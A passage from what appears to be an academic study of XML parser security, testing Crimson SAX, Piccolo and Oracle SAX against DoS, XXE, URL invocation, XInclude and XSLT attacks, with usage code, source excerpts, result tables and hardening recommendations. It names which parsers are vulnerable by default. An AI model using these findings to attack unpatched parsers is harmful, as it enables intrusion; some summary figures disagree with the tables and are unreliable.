5  import java.io.InputStream;
6  import java.io.FileInputStream;
7  import javax.xml.parsers.SAXParser;
8  import javax.xml.parsers.SAXParserFactory;
9  public class CrimsonSax {
10         public static void main(String[] args) throws SAXException, IOException,
               ParserConfigurationException {
11                 String provider ="org.apache.crimson.jaxp.SAXParserFactoryImpl";
12                 InputStream xmlInput = new FileInputStream("../../xml_files_windows/
                       standard.xml");
13                 SAXParserFactory factory = SAXParserFactory.newInstance(provider, null)
                       ;
14                 MyDefaultHandler myDefaultHandler = new MyDefaultHandler();
15                 SAXParsersaxParser = factory.newSAXParser();
16                 saxParser.parse(xmlInput, myDefaultHandler);
17                 System.out.println(myDefaultHandler.getElementContent("data"));
18         }
19 }
```

Listing 11.6: Example of using Crimson SAX

Execute this example in Eclipse by opening the class “CrimsonSax.java” and clicking “Run”.

- ⋆ Line 1: Declare the package.
- ⋆ Line 2-4: Import the classes required to handle exceptions.
- ⋆ Line 5-6: Import the classes required to handle input streams for the parser.
- ⋆ Line 7-8: Import the classes for creating a SAX parser in Java.
- ⋆ Line 9-10: Generated by Creation Wizard.
- ⋆ Line 11: For convenience, create a variable "provider" which declares the SAX implementation in use.
- ⋆ Line 12: For convenience, create a variable "xmlInput" which contains the content of the XML document as an InputStream.
- ⋆ Line 13: Create a new instance of the SAXParserFactory class with Crimson as the underlying parser.
- ⋆ Line 14: Create a new DefaultHandler.
- ⋆ Line 15: Create a new SAXParser which can be used to parse the XML document.
- ⋆ Line 16: Parse the XML document and use the specified DefaultHandler for processing the callbacks.
- ⋆ Line 17: Print out the [43] content of the [39] element "data".
- ⋆ Line 18-19: Generated by Creation Wizard.

11.5.2. Available Settings of Crimson

Table 11.5 shows selected settings we used for our tests [apa02b].

SAX2 Features [Meg04g]	**Crimson***	**Comment**
http://xml.org/sax/features/external-general-entities	true	changing not possible; Exception raised
http://xml.org/sax/features/external-parameter-entities	true	changing not possible; Exception raised
http://xml.org/sax/features/namespaces	true	
http://xml.org/sax/features/validation	false	

Table 11.5.: Selected parser features of Crimson [apa02b]

Note: We abbreviate the names of the features and write the name without the URL. Most of the features are self-explanatory and do not require any additional comments. Our test results show that annotations to a number of features are useful.

(*) The features **external-general-entities** and **external-parameter-entities** are both reported as activated; however, their value cannot be changed.

We investigate this behavior, and verify in the source code [apa02b] (line 150) that a static value (true) is returned for both features. Listing 11.7 shows the relevant excerpt from the source code.

```
1  publicbooleangetFeature(String name)
2  throwsSAXNotRecognizedException, SAXNotSupportedException
3      {
4          [more code]
5
6          } else if (name.equals(STRING_INTERNING) ||
7  name.equals(EXTERNAL_GENERAL) ||
8  name.equals(EXTERNAL_PARAMETER)) {
9  return true;
10         [more code]
11     }
```

Listing 11.7: Source code of getFeature() method

If any of these features is changed by using the `setFeature()` method, a SAXNotSupportedException is triggered, as is shown in Listing 11.8.

```
1  public void setFeature(String name, boolean state)
2  throwsSAXNotRecognizedException, SAXNotSupportedException
3      {
4          } else if (name.equals(STRING_INTERNING) ||
5  name.equals(EXTERNAL_GENERAL) ||
6  name.equals(EXTERNAL_PARAMETER)) {
7  checkNotParsing("feature", name);
8  if (state == false) {
9  throw new SAXNotSupportedException("Feature: " + name
10                                                    + " State: false");
11             }
12             // else true is OK
13
14         } else {
15 throw new SAXNotRecognizedException("Feature: " + name);
16         }
17     }
```

Listing 11.8: Source code of setFeature() method

This proves that setting this feature is not supported by Crimson. Therefore, we have refrained from creating tests using these features.

Since the features **external-general-entities** and **external-parameter-entities** are already set to *true* and immutable, we have also refrained from creating tests for the feature **validation** because there is obviously nothing to gain.

As a parser implementing the SAX2 API, Crimson also supports setting a custom **DeclHandler** and **EntityResolver**. A more detailed description is available in Section 11.3.2.

11.5.3. Impact

Table 11.6 provides an overview of the test results.

Test	Description	BVS/ VFS	CMS	Comment	Type of Test
testDOS_core	Default Settings: Processing of internal general entities	1	0		core
testDOS_core_setProperty_DeclHandler	Checks whether feature **mitigates** attack DeclHandler: Apply a custom DeclHandler	0	1	Exception "Entities not allowed"	Add.
testDOS_entitySize	Default Settings: Quadratic blowup attack	1	0		core
testDOS_entitySize_setProperty_DeclHandler	Checks whether feature **mitigates** attack DeclHandler: Apply a custom DeclHandler	0	1	Exception "Entities not allowed"	Add.
testDOS_indirections	Default Settings: Billion laughs attack	1	0		core
testDOS_indirections_setProperty_DeclHandler	Checks whether feature **mitigates** attack DeclHandler: Apply a custom DeclHandler	0	1	Exception "Entities not allowed"	Add.
testInternalSubset_ExternalPEReferenceInDTD	Default Settings: Processing of external parameter entities	1	0		core
testInternalSubset_ExternalPEReferenceInDTD_setEntityResolver	Checks whether feature **mitigates** attack setEntityResolver: Apply an EntityResolver	0	1	Exception "External Entities not allowed"	Add.
testInternalSubset_ExternalPEReferenceInDTD_setProperty_DeclHandler	Checks whether feature **mitigates** attack DeclHandler: Apply a custom DeclHandler	0	1	Exception "External Entities not allowed"	Add.
testInternalSubset_PEReferenceInDTD	Default Settings: Processing of internal parameter entities	1	0		core
testInternalSubset_PEReferenceInDTD_setProperty_DeclHandler	Checks whether feature **mitigates** attack DeclHandler: Apply a custom DeclHandler	0	1	Exception "Entities not allowed"	Add.
testParameterEntity_core	Default Settings: XXE attack based on parameter entities	1	0		core
testParameterEntity_core_setEntityResolver	Checks whether feature **mitigates** attack setEntityResolver: Apply an EntityResolver	0	1	Exception "External Entities not allowed"	Add.
testParameterEntity_core_setProperty_DeclHandler	Checks whether feature **mitigates** attack DeclHandler: Apply a custom DeclHandler	0	1	Exception "Entities not allowed"	Add.
testParameterEntity_doctype	Default Settings: XXE attack based on parameter entities (Variation)	1	0		core
testParameterEntity_doctype_setEntityResolver	Checks whether feature **mitigates** attack setEntityResolver: Apply an EntityResolver	0	1	Exception "External Entities not allowed"	Add.
testParameterEntity_doctype_setProperty_DeclHandler	Checks whether feature **mitigates** attack DeclHandler: Apply a custom DeclHandler	0	1	Exception "Entities not allowed"	Add.
testURLInvocation_doctype	Default Settings: URL Invocation based on DOCTYPE	1	0		core
testURLInvocation_doctype_setEntityResolver	Checks whether feature **mitigates** attack setEntityResolver: Apply an EntityResolver	0	1	Exception "External Entities not allowed"	Add.
testURLinvocation_doctype_setProperty_DeclHandler	Checks whether feature **mitigates** attack DeclHandler: Apply a custom DeclHandler	1	0	setting a DeclHandler has no effect for DOCTYPE	Add.
testURLInvocation_externalGeneralEntity	Default Settings: URL Invocation based on external general entities	1	0		core
testURLInvocation_externalGeneralEntity_setEntityResolver	Checks whether feature **mitigates** attack setEntityResolver: Apply an EntityResolver	0	1		Add.
testURLInvocation_externalGeneralEntity_setProperty_DeclHandler	Checks whether feature **mitigates** attack DeclHandler: Apply a custom DeclHandler	0	1	Exception "External Entities not allowed";	Add.
testURLInvocation_noNamespaceSchemaLocation	Default Settings: URL Invocation based on noNamespaceSchemaLocation attribute	0	0	schema validation not supported; see source code	core
testURLInvocation_parameterEntity	Default Settings: URL Invocation based on external parameter entities	1	0		core
testURLInvocation_parameterEntity_setEntityResolver	Checks whether feature **mitigates** attack setEntityResolver: Apply an EntityResolver	0	1	Exception "External Entities not allowed"	Add.
testURLInvocation_parameterEntity_setProperty_DeclHandler	Checks whether feature **mitigates** attack DeclHandler: Apply a custom DeclHandler	0	1	Exception "External Entities not allowed";	Add.
testURLInvocation_schemaLocation	Default Settings: URL Invocation based on schemaLocation attribute	0	0	schema validation not supported; see source code	core
testURLInvocation_XInclude	Default Settings: URL Invocation based on XInclude	0	0	does not support XInclude; see source code	core
testXInclude	Default Settings: XInclude attack	0	0		core
testXSLT	Default Settings: XSLT attack	0	0		core
testXXE	Default Settings: XXE attack	1	0		core
testXXE_setEntityResolver	Checks whether feature **mitigates** attack setEntityResolver: Apply an EntityResolver	0	1	Exception "External Entities not allowed"	Add.
testXXE_setProperty_setProperty_DeclHandler	Checks whether feature **mitigates** attack DeclHandler: Apply a custom DeclHandler	0	1	Exception "External Entities not allowed"	Add.

Table 11.6.: Summary of all test results of Crimson SAX

In column **BVS/VFS** the value “0” means “not vulnerable” and the value “1” means “vulnerable”.
In column **CMS** the value “0” means “non-mitigated vulnerability” and the value “1” means “mitigated vulnerability”.

Denial-of-Service Attacks

The parser is vulnerable to DoS attacks by default.
The following countermeasures are available:
(i) Apply a custom DeclHandler.

XXE Attacks

The parser is vulnerable to XXE attacks by default.
The following countermeasures are available:
(i) Apply a custom DeclHandler.
(ii) Apply a custom EntityResolver.

XXE Attacks Based on Parameter Entities

The parser is vulnerable to XXE attacks by default.
The following countermeasures are available:
(i) Apply a custom EntityResolver.
(ii) Apply a custom DeclHandler.

URL Invocation Attacks

The parser is vulnerable to URL Invocation attacks by default.
The following countermeasures are available:
(i) Apply a custom EntityResolver.

XInclude Attacks

The parser is not vulnerable to XInclude attacks by default.

XSLT Attacks

The parser is not vulnerable to XSLT attacks by default.

Summary

Table 11.7 summarizes the test results.

Total number of tests	**34**
Number of additional tests	18
BVS	**11**
BVS (%)	69
BVS (% total number of vulnerabilities)	92
BVS (% total number of tests)	32
VFS	**1**
VFS (% total number of vulnerabilities)	8
VFS (% total number of tests)	3
Total number of vulnerabilities	**12**
CMS	17
CMS (%)	94
BVS [Countermeasures]	**0**

Table 11.7.: Accumulated test results of Crimson SAX

The parser has a total of 34 tests, of which 18 are additional tests. The test results show that the BVS is 11, which accounts for a normalized vulnerability of 69 % on a scale from 0 to 100. This corresponds to 32 % of the total number of tests and for 92 % of all vulnerabilities.

The parser has many additional features and is therefore highly configurable. New features introduce 1 additional vulnerability. This accounts for 3 % of the total number of tests and for 8 % of all vulnerabilities. This yields a total count of 12 vulnerabilities. The CMS is 17, which accounts for 94 % of additional tests.

By default, the parser has a bad security level with a BVS of 69 %. Statistically, the parser is vulnerable to two-thirds of the attacks. Looking at the results more closely reveals that the parser is vulnerable to DoS, XXE, XXE based on parameter entities and URL Invocation attacks and that only two features are available. Setting features does not introduce new vulnerabilities. All “new vulnerabilities” are due to the wrong use of “countermeasures”. In fact, most features seem to mitigate existing vulnerabilities, which can be used to harden the parser. We recommend using the parser with applying a (i) custom DeclHandler and (ii) a custom EntityResolver to mitigate DoS, XXE, XXE based on parameter entities and URL Invocation attacks. This mitigates all attack vectors and the parser is secure.

11.6. Piccolo

This section discusses the Java parser **Piccolo**. First we give an **Introduction** to the parser in Section 11.6.1, then discuss the **Available Settings** in Section 11.6.2 and finally summarize the **Impact** in Section 11.6.3.

More detailed test results for **DoS**, **XXE**, **Parameter Entities (XXE)**, **URL Invocation**, **XInclude** and **XSLT** can be found in Section F.4. We recommend readers who would like to get more insight into the test results, to first read Section 11.6.2 and then proceed to the test results.

11.6.1. Introduction to Piccolo

Piccolo [Ore04b] implements the SAX2 API and the lastest version, 1.04, is from 2004. The last bug report dates back to 2010 and the last update of the homepage occurred in 2013. Based on these facts, we are not sure if the parser is still maintained.

Listing 11.9 shows a minimal example of using Piccolo . In order to increase readability, we handle exceptions via a throws declaration in this example. Usually, one would use an auto-generated try-catch block.

```
1  packagede.rub;
2  importjavax.xml.parsers.ParserConfigurationException;
3  importjava.io.IOException;
4  importorg.xml.sax.SAXException;
5  importjava.io.InputStream;
6  importjava.io.FileInputStream;
7  importjavax.xml.parsers.SAXParser;
8  importjavax.xml.parsers.SAXParserFactory;
9  public class MyPiccolo {
10         public static void main (String argv []) throws
               ParserConfigurationException, SAXException, IOException {
11              InputStreamxmlInput = new FileInputStream("../../
                    xml_files_windows/standard.xml");
12              SAXParserFactory factory = SAXParserFactory.newInstance("com.
                    bluecast.xml.JAXPSAXParserFactory", null);
13              MyDefaultHandlermyDefaultHandler   = new MyDefaultHandler();
14         SAXParsersaxParser = factory.newSAXParser();
15         saxParser.parse(xmlInput, myDefaultHandler);
16         System.out.println(myDefaultHandler.getElementContent("data"));
17         }
18 }
```

Listing 11.9: Example of using Piccolo

Execute this example in Eclipse by opening the class “MyPiccolo.java” and clicking “Run”.

- ⋆ Line 1: Declare the package.
- ⋆ Line 2-4: Import the classes required to handle exceptions.
- ⋆ Line 5-6: Import the class required to handle input streams for the parser.
- ⋆ Line 7-8: Import the classes for creating a SAX parser in Java.
- ⋆ Line 9-10: Generated by Creation Wizard.
- ⋆ Line 11: For convenience, create a variable "xmlInput" which contains the content of the XML document as an InputStream.
- ⋆ Line 12: Create a new instance of the SAXParserFactory class with Piccolo as the underlying parser.
- ⋆ Line 13: Create a new DefaultHandler.
- ⋆ Line 14: Create a new SAXParser which can be used to parse the XML document.
- ⋆ Line 15: Parse the XML document and use the specified DefaultHandler for processing the callbacks.
- ⋆ Line 16: Print out the [43] content of the [39] element "data".
- ⋆ Line 17-18: Generated by Creation Wizard.

Utilizing Piccolo in this way presents a huge disadvantage in that the status of features such as **external-general-entitites** and **external-parameter-entitites** cannot be changed.

Listing 11.10 shows the modified source code.

```
1  InputStreamxmlInput = new FileInputStream("../../xml_files_windows/standard.
       xml");
2  SAXParserFactory factory = SAXParserFactory.newInstance();
3
4   // reports true
5  System.out.println(factory.getFeature("http://xml.org/sax/features/external-
       parameter-entities"));
6  factory.setFeature("http://xml.org/sax/features/external-parameter-entities",
       false);
7  // reports true
8  System.out.println(factory.getFeature("http://xml.org/sax/features/external-
       parameter-entities"));
9
10 // reports true
11 System.out.println(factory.getFeature("http://xml.org/sax/features/external-
       general-entities"));
12 factory.setFeature("http://xml.org/sax/features/external-general-entities",
       false);
13 // reports true
14 System.out.println(factory.getFeature("http://xml.org/sax/features/external-
       general-entities"));
15
16 [more code]
```

Listing 11.10: Testing features using a SAXParserFactory

We confirm this behavior by processing the file “xxe.xml” and “internalSubset_ExternalPEReferenceInDTD.xml” while the features **external-general-entities** and **external-parameter-entities** are set to *true* (*false*). But the parser is still vulnerable to attacks despite the fact that these features are set to “false”.

However, setting the features in the underlying XmlReader works. Listing 11.11 shows an example.

```
1  SAXParserFactory factory = SAXParserFactory.newInstance();
2  MyDefaultHandler myDefaultHandler   = new MyDefaultHandler();
3
4  SAXParser saxParser = factory.newSAXParser();
5  XMLReader xmlreader = saxParser.getXMLReader();
6       // reports true
7  System.out.println("external-general-entities " + xmlreader.getFeature("http
       ://xml.org/sax/features/external-general-entities"));
8  xmlreader.setFeature("http://xml.org/sax/features/external-general-entities",
       false);
9   // reports false
10 System.out.println("external-general-entities "+ xmlreader.getFeature("http://
       xml.org/sax/features/external-general-entities"));
11
12  // reports false
13 System.out.println("external-parameter-entities "+  xmlreader.getFeature("http
       ://xml.org/sax/features/external-parameter-entities"));
14 xmlreader.setFeature("http://xml.org/sax/features/external-parameter-entities"
       , false);
15  // reports false
16 System.out.println("external-parameter-entities " + xmlreader.getFeature("http
       ://xml.org/sax/features/external-parameter-entities"));
17 saxParser.parse("../../xml_files_windows/xxe.xml", myDefaultHandler);
18 System.out.println("Ausgabe: " + myDefaultHandler.getElementContent("data"));
```

Listing 11.11: Testing features using an XMLReader

We note that the value of the feature **external-parameter-entities** is not reported correctly although the feature seems to work as expected, as tests with the XML documents “xxe.xml” and “internalSubset_ExternalPEReferenceInDTD.xml” show.

Therefore, although under normal circumstances it is not recommended, we use the parser directly to investigate this behavior in more detail. Listing 11.12 shows an example of how to use Piccolo directly.

```
1  Piccolo myPiccolo = new Piccolo();
2  MyDefaultHandler myDefaultHandler = new MyDefaultHandler();
3  myPiccolo.setContentHandler(myDefaultHandler);
4   // reports true
5  System.out.println("external-general-entities " + myPiccolo.getFeature("http
       ://xml.org/sax/features/external-general-entities"));
6  myPiccolo.setFeature("http://xml.org/sax/features/external-general-entities",
       false);
7   // reports false
8  System.out.println("external-general-entities "+ myPiccolo.getFeature("http://
       xml.org/sax/features/external-general-entities"));
9
10  // reports false
11 System.out.println("external-parameter-entities "+  myPiccolo.getFeature("http
       ://xml.org/sax/features/external-parameter-entities"));
12 myPiccolo.setFeature("http://xml.org/sax/features/external-parameter-entities"
       , false);
13  // reports false
14 System.out.println("external-parameter-entities " + myPiccolo.getFeature("http
       ://xml.org/sax/features/external-parameter-entities"));
15
16 myPiccolo.parse("../../xml_files_windows/xxe.xml");
17 System.out.println("Ausgabe: " +myDefaultHandler.getElementContent("data"));
```

Listing 11.12: Testing features using Piccolo directly

This way we make sure that the class piccolo-1.04_src/src/com/bluecast/xml/Piccolo.java is used. Our tests show that the results are identical to using the underlying `XmlReader`. We explain this behavior in more detail in the next section.

11.6.2. Available Settings of Piccolo

Table 11.8 shows selected settings which are used for our tests [Ore04c].

SAX 2 Features [Meg04g]	**Piccolo [Ore04c]**
http://xml.org/sax/features/external-general-entities	true
http://xml.org/sax/features/external-parameter-entities	true
http://xml.org/sax/features/namespaces	true
http://xml.org/sax/features/validation	false

Table 11.8.: Selected parser features of Piccolo [Ore04c]

We abbreviate the names of the features and write the name without the URL. The feature **external-general-entities** affects the processing of external general entities and the loading of the [30] external subset in the DOCTYPE.

The feature **external-parameter-entities** reports an incorrect value. Therefore, we check the source code [Ore04c] for any hints of this behavior. Listing 11.13 shows the `setFeature()` method. We also include the parts of the feature **external-general-entities** in this listing.

```
1  public void setFeature(String name, boolean value)
2  throwsSAXNotSupportedException,SAXNotRecognizedException {
3          [more code]
4
5  else if (name.equals("http://xml.org/sax/features/external-general-
       entities")) {
6  fExternalGeneralEntities = value;
7      }
8  else if (name.equals("http://xml.org/sax/features/external-parameter-
       entities")) {
9  fExternalParameterEntities = value;
10     }
11     [more code]
```

Listing 11.13: Source code of setFeature() method

This proves that the feature is set correctly.

However, when querying the value of the feature **external-parameter-entities**, the value of the feature **external-general-entities** is reported. Listing 11.14 shows the corresponding source code of the method `getFeature()`.

```
1 publicbooleangetFeature(String name)
2 throwsSAXNotSupportedException,SAXNotRecognizedException {
3     [more code]
4 else if (name.equals("http://xml.org/sax/features/external-general-
     entities"))
5 returnfExternalGeneralEntities;
6 else if (name.equals("http://xml.org/sax/features/external-parameter-
     entities"))
7 returnfExternalGeneralEntities;
```

Listing 11.14: Source code of getFeature() method

Other features are supposedly implemented; however, their value can only be queried but setting these features is not possible. For the features listed in Table 11.8, this applies for the feature **validaton**, as can be verified by looking at the source code [Ore04c] (line 893 ff.). Listing 11.8 shows the relevant extract.

```
1 public void setFeature(String name, boolean value)
2 throwsSAXNotSupportedException,SAXNotRecognizedException {
3 else if (name.equals("http://xml.org/sax/features/use-attributes2")
4           || name.equals("http://xml.org/sax/features/validation")
5           || name.equals("http://xml.org/sax/features/use-locator2")
6           || name.equals("http://xml.org/sax/features/use-entity2")
7           || name.equals("http://xml.org/sax/features/use-locator2")) {
8 if (value)
9 throw new SAXNotSupportedException(name);
```

Any attempt to change the value triggers an exception. However, since Piccolo is a non-validating parser, this is expected.

As a parser implementing the SAX2 API, Piccolo also supports setting a custom **DeclHandler** and **EntityResolver**. A more detailed description is available in Section 11.3.2.

Piccolo requires a file:// protocol handler to include external entities. If the protocol handler is omitted, a FileNotFoundException is triggered.

11.6.3. Impact

Table 11.9 provides an overview of the test results.

Test	Description	BVS/ VFS	CMS	Comment	Type of Test
testDOS_core	Default Settings: Processing of internal general entities	1	0		core
testDOS_core_setProperty_DeclHandler	Checks whether feature **mitigates** attack DeclHandler: Apply a custom DeclHandler	0	1	Exception "Entities not allowed"	Add.
testDOS_entitySize	Default Settings: Quadratic blowup attack	1	0		core
testDOS_entitySize_setProperty_DeclHandler	Checks whether feature **mitigates** attack DeclHandler: Apply a custom DeclHandler	0	1	Exception "Entities not allowed"	Add.
testDOS_indirections	Default Settings: Billion laughs attack	1	0		core
testDOS_indirections_setProperty_DeclHandler	Checks whether feature **mitigates** attack DeclHandler: Apply a custom DeclHandler	0	1	Exception "Entities not allowed"	Add.
testInternalSubset_ExternalPEReferenceInDTD	Default Settings: Processing of external parameter entities	1	0		core
testInternalSubset_ExternalPEReferenceInDTD_setEntityResolver	Checks whether feature **mitigates** attack setEntityResolver: Apply an EntityResolver	0	1	Exception "External Entities not allowed"	Add.
testInternalSubset_ExternalPEReferenceInDTD_setFeature _external_general_entities	Checks whether feature **mitigates** attack external-general-entities = false: Do not process ext. gen. entities	1	0	Feature does not affect parameter entities	Add.
testInternalSubset_ExternalPEReferenceInDTD_setFeature _external_parameter_entities	Checks whether feature **mitigates** attack external-parameter-entities = false: Do not process ext. par. entities	0	1		Add.
testInternalSubset_ExternalPEReferenceInDTD _setProperty_DeclHandler	Checks whether feature **mitigates** attack DeclHandler: Apply a custom DeclHandler	0	1	Exception "External Entities not allowed"	Add.
testInternalSubset_PEReferenceInDTD	Default Settings: Processing of internal parameter entities	1	0		core
testInternalSubset_PEReferenceInDTD_setProperty_DeclHandler	Checks whether feature **mitigates** attack DeclHandler: Apply a custom DeclHandler	0	1	Exception "Entities not allowed"	Add.
testParameterEntity_core	Default Settings: XXE attack based on parameter entities	1	0		core
testParameterEntity_core_setEntityResolver	Checks whether feature **mitigates** attack setEntityResolver: Apply an EntityResolver	0	1	Exception "External Entities not allowed"	Add.
testParameterEntity_core_setFeature_external_parameter_entities	Checks whether feature **mitigates** attack external-parameter-entities = false: Do not process ext. par. entities	0	1		Add.
testParameterEntity_core_setProperty_DeclHandler	Checks whether feature **mitigates** attack DeclHandler: Apply a custom DeclHandler	0	1	Exception "Entities not allowed"	Add.
testParameterEntity_doctype	Default Settings: XXE attack based on parameter entities (Variation)	1	0		core
testParameterEntity_doctype_setEntityResolver	Checks whether feature **mitigates** attack setEntityResolver: Apply an EntityResolver	0	1	Exception "External Entities not allowed"	Add.
testParameterEntity_doctype_setFeature_external_general_entities	Checks whether feature **mitigates** attack external-general-entities = false: Do not process ext. gen. entities	0	1	Exception "Reference to undefined entity: all" ; Feature affects DOCTYPE	Add.
testParameterEntity_doctype_setFeature_external_parameter_entities	Checks whether feature **mitigates** attack external-parameter-entities = false: Do not process ext. par. entities	0	1		Add.
testParameterEntity_doctype_setProperty_DeclHandler	Checks whether feature **mitigates** attack DeclHandler: Apply a custom DeclHandler	0	1	Exception "Entities not allowed"	Add.
testURLInvocation_doctype	Default Settings: URL Invocation based on DOCTYPE	1	0		core
testURLInvocation_doctype_setEntityResolver	Checks whether feature **mitigates** attack setEntityResolver: Apply an EntityResolver	0	1	Exception "External Entities not allowed"	Add.
testURLInvocation_doctype_setFeature_external_general_entities	Checks whether feature **mitigates** attack external-general-entities = false: Do not process ext. gen. entities	0	1	Feature affects DOCTYPE	Add.
testURLInvocation_doctype_setFeature_external_parameter_entities	Checks whether feature **mitigates** attack external-parameter-entities = false: Do not process ext. par. entities	1	0	necessary to check if parameter entities also affect Doctype; no effect for Doctype	Add.
testURLInvocation_doctype_setProperty_DeclHandler	Checks whether feature **mitigates** attack DeclHandler: Apply a custom DeclHandler	1	0	setting a DeclHandler has no effect for DOCTYPE	Add.
testURLInvocation_externalGeneralEntity	Default Settings: URL Invocation based on external general entities	1	0		core
testURLInvocation_externalGeneralEntity_setEntityResolver	Checks whether feature **mitigates** attack setEntityResolver: Apply an EntityResolver	0	1	Exception "External Entities not allowed"	Add.
testURLInvocation_externalGeneralEntity_setFeature _external_general_entities	Checks whether feature **mitigates** attack external-general-entities = false: Do not process ext. gen. entities	0	1	Exception "External Entities not allowed"	Add.
testURLInvocation_externalGeneralEntity_setProperty_DeclHandler	Checks whether feature **mitigates** attack DeclHandler: Apply a custom DeclHandler	0	1	Exception "External Entities not allowed"	Add.

Test	Description	BVS/ VFS	CMS	Comment	Type of Test
testURLInvocation_noNamespaceSchemaLocation	Default Settings: URL Invocation based on noNamespaceSchemaLocation attribute	0	0	schema validation not supported; non-validating parser	core
testURLInvocation_parameterEntity	Default Settings: URL Invocation based on external parameter entities	1	0		core
testURLInvocation_parameterEntity_setEntityResolver	Checks whether feature **mitigates** attack setEntityResolver: Apply an EntityResolver	0	1	Exception "External Entities not allowed"	Add.
testURLInvocation_parameterEntity_setFeature _external_general_entities	Checks whether feature **mitigates** attack external-general-entities = false: Do not process ext. gen. entities	1	0	no effect for parameter entities	Add.
testURLInvocation_parameterEntity_setFeature _external_parameter_entities	Checks whether feature **mitigates** attack external-parameter-entities = false: Do not process ext. par. entities	0	1		Add.
testURLInvocation_parameterEntity_setProperty_DeclHandler	Checks whether feature **mitigates** attack DeclHandler: Apply a custom DeclHandler	0	1	Exception "External Entities not allowed"	Add.
testURLInvocation_schemaLocation	Default Settings: URL Invocation based on schemaLocation attribute	0	0	schema validation not supported; non-validating parser	core
testURLInvocation_XInclude	Default Settings: URL Invocation based on XInclude	0	0		core
testXInclude	Default Settings: XInclude attack	0	0		core
testXSLT	Default Settings: XSLT attack	0	0		core
testXXE	Default Settings: XXE attack	1	0		core
testXXE_setEntityResolver	Checks whether feature **mitigates** attack setEntityResolver: Apply an EntityResolver	0	1	Exception "External Entities not allowed"	Add.
testXXE_setFeature_external_general_entities	Checks whether feature **mitigates** attack external-general-entities = false: Do not process ext. gen. entities	0	1		Add.
testXXE_setProperty_setProperty_DeclHandler	Checks whether feature **mitigates** attack DeclHandler: Apply a custom DeclHandler	0	1	Exception "External Entities not allowed"	Add.

Table 11.9.: Summary of all test results of Piccolo

In column **BVS/VFS** the value “0” means “not vulnerable” and the value “1” means “vulnerable”. In column **CMS** the value “0” means “non-mitigated vulnerability” and the value “1” means “mitigated vulnerability”.

Denial-of-Service Attacks

The parser is vulnerable to DoS attacks by default.
The following countermeasures are available:
(i) Apply a custom DeclHandler.

XXE Attacks

The parser is vulnerable to XXE attacks by default.
The following countermeasures are available:
(i) Apply a custom DeclHandler.
(ii) Apply a custom EntityResolver.
(iii) Set the feature “external-general-entities” (false).

XXE Attacks Based on Parameter Entities

The parser is vulnerable to XXE attacks by default.
The following countermeasures are available:
(i) Apply a custom EntityResolver.
(ii) Apply a custom DeclHandler.
(iii) Set the feature “external-parameter-entities” (false).

URL Invocation Attacks

The parser is vulnerable to URL Invocation attacks by default.
The following countermeasures are available:
(i) Apply a custom EntityResolver.

XInclude Attacks

The parser is not vulnerable to XInclude attacks by default.

XSLT Attacks

The parser is not vulnerable to XSLT attacks by default.

Summary

Table 11.10 summarizes the test results.

Total number of tests	**45**
Number of additional tests	29
BVS	**11**
BVS (%)	69
BVS (% total number of vulnerabilities)	73
BVS (% total number of tests)	24
VFS	**4**
VFS (% total number of vulnerabilities)	27
VFS (% total number of tests)	9
Total number of vulnerabilities	**15**
CMS	25
CMS (%)	86
BVS [Countermeasures]	**0**

Table 11.10.: Accumulated test results of Piccolo

The parser has a total of 45 tests, of which 29 are additional tests. The test results show that the BVS is 11, which accounts for a normalized vulnerability of 69 % on a scale from 0 to 100. This corresponds to 24 % of the total number of tests and for 73 % of all vulnerabilities.

The parser has many additional features and is therefore highly configurable. New features introduce 4 additional vulnerabilities. This accounts for 8 % of the total number of tests and for 27 % of all vulnerabilities. This yields a total count of 15 vulnerabilities. The CMS is 27, which accounts for 82 % of additional tests.

By default, the parser has a bad security level with a BVS of 69 %. Statistically, the parser is vulnerable to two-thirds of the attacks. Looking at the results more closely reveals that the parser is vulnerable to DoS, XXE, XXE based on parameter entities and URL Invocation attacks.

Setting features does not introduce new vulnerabilities. All “new vulnerabilities” are due to the wrong use of “countermeasures”. In fact, most features seem to mitigate existing vulnerabilities, which can be used to harden the parser. We recommend using the parser with setting the feature (i) “external-general-entities”(false) and (ii) applying a custom DeclHandler. to mitigate DoS, XXE, XXE based on parameter entities and URL Invocation attacks. This mitigates all attack vectors and the parser is secure.

11.7. Oracle SAX

This section discusses the Java parser **Oracle SAX**. First we give an **Introduction** to the parser in Section 11.7.1, then discuss the **Available Settings** in Section 11.7.2 and finally summarize the **Impact** in Section 11.7.3.

More detailed test results for **DoS**, **XXE**, **Parameter Entities (XXE)**, **URL Invocation**, **XInclude** and **XSLT** can be found in Section F.5. We recommend readers who would like to get more insight into the test results, to first read Section 11.7.2 and then proceed to the test results.

11.7.1. Introduction to Oracle SAX

Oracle XML Developer's Kit v.10.1.0 (Oracle XDK) [Ora04e] provides tools and an XML parser to facilitate the development and deployment of XML related technologies. The Oracle parser for Java implements DOM Level 2 and parts of DOM Level 3, the SAX2 API, XSLT and XML Schema.

Because some features do not work as expected when using an "XMLReaderFactory" or a "SAXParser-Factory", we choose to use the Oracle SAXParser implementation directly. Listing 11.15 shows a minimal example of using Oracle SAX. In order to increase readability, we handle exceptions via a throws declaration in this example. Usually, one would use an auto-generated try-catch block.

```
1  packagede.rub;
2  importjava.io.IOException;
3  importjavax.xml.parsers.ParserConfigurationException;
4  importorg.xml.sax.SAXException;
5  import oracle.xml.parser.v2.SAXParser;
6  public class MySAXParser {
7          public static void main(String[] args) throws SAXException,
              IOException, ParserConfigurationException {
8        String xmlFile ="file:///C:/Christopher_Spaeth/code/
            xml_files_windows/standard.xml";
9  SAXParser parser = new SAXParser();
10 MyDefaultHandlermyDefaultHandler = new MyDefaultHandler();
11 parser.setContentHandler(myDefaultHandler);
12 parser.parse(xmlFile);
13 System.out.println("Ausgabe:" +
14 myDefaultHandler.getElementContent("data")); }
15 }
```

Listing 11.15: Example of using Xerces SAX

Execute this example in Eclipse by opening the class "MySAXParser.java" and clicking "Run".

⋆ Line 1: Declare the package.

- ⋆ Line 2-4: Import the classes required to handle exceptions.
- ⋆ Line 5: Import the Oracle classes for creating a SAX parser.
- ⋆ Line 6-7: Generated by Creation Wizard.
- ⋆ Line 8: For convenience, create a variable "xmlFile" which contains the URL to the XML document.
- ⋆ Line 9: Create a new SAXParser which can be used to parse the XML document.
- ⋆ Line 10: Create a new DefaultHandler.
- ⋆ Line 11: Use the DefaultHandler for processing the callbacks of the interface "ContentHandler".
- ⋆ Line 12: Parse the XML document.
- ⋆ Line 13: Print out the [43] content of the [39] element "data".
- ⋆ Line 14-15: Generated by Creation Wizard.

